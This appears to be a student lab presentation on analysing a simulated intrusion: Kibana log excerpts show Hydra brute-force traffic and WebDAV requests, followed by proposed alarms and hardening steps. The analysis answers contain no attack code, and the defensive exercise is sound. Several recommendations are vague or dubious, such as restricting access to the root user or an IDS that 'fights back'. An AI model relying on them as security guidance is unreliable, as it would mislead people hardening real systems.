
Jun 4, 2021 @ 00:30:00.000 - Jun 4, 2021 @ 02:00:00.000 —

```
Jun 4, 2021 @ 01:22:26.497   user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jun 4, 2021 @ 01:22:26.497 destination.ip: 192.168.1.105
                             destination.port: 80 destination.bytes: 698B agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-
                             f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 3d7b101b-fe87-424c-a02c-
```

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? **36 requests**
- Which files were requested? **Access into server: Credentials**



source.ip: 192.168.1.8 and destination.ip: 192.168.1.105 and url.path :"/webdav"

Jun 4, 2021 @ 00:30:00.00 → Jun 4, 2021 @ 04:00:00.00

36 hits

Jun 4, 2021 @ 00:30:00.000 - Jun 4, 2021 @ 04:00:00.000 — Millisecond Scaled to minute

Time	_source
Jun 4, 2021 @ 01:55:28.172	url.path: /webdav @timestamp: Jun 4, 2021 @ 01:55:28.172 event.category: network_traffic event.dataset: http event.duration: 0.4 event.start: Jun 4, 2021 @ 01:55:28.172 event.end: Jun 4, 2021 @ 01:55:28.172

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- **There are multiple IDS systems available to implement to boost security. I would configure my IDS to fight back against any scans.**

What threshold would you set to activate this alarm? **- I would implement an alarm for a threshold of more than 10 consecutive requests**

System Hardening

What configurations can be set on the host to mitigate port scans?

- **Block IPs from unwanted requests and unknown or unlikely locations**

Describe the solution. If possible, provide required command lines.

- **I would only enable ports being used as well as updating alarms as needed**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- **Alarm could be set for too many failed logins attempts**

What threshold would you set to activate this alarm?

- **Alarm for more than 7 failed attempts**

System Hardening

What configuration can be set on the host to block unwanted access?

- **Implement only root user access**
- **Enforce 2 factor identification**

Describe the solution. If possible, provide required command lines.

- **The solution would be only certain users could access files**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- **Alarm set for when bots are present**
- **Alarm set for threshold triggered when there are more than 10 failed attempts within 30 minutes**

System Hardening

What configuration can be set on the host to block brute force attacks?

- **Enforce user lockout after alarm has been implemented**

Describe the solution. If possible, provide the required command line(s).

- **User would have to wait 30 minutes to try regain access.**
- **If attempts continue to fail, user would have to email admin or contact management**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- **Alarm set for attempts to login into server**

What threshold would you set to activate this alarm?

- **Alarm threshold for unknown IPs and more than 8 failed attempts**

System Hardening

What configuration can be set on the host to control access?

- **Enforce strict password standards**
- **Limit user access**

Describe the solution. If possible, provide the required command line(s).

- **This will prevent unwanted entry**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- **Set up scan for all uploads being used on server**

What threshold would you set to activate this alarm?

- **Any scripts that do not have the appropriate extension would be shut down**

System Hardening

What configuration can be set on the host to block file uploads?

- **Require authentication to upload scripts**
- **Define valid types of files users are allowed to upload**

Describe the solution. If possible, provide the required command line.

- **Firewall configurations will be implemented**

The End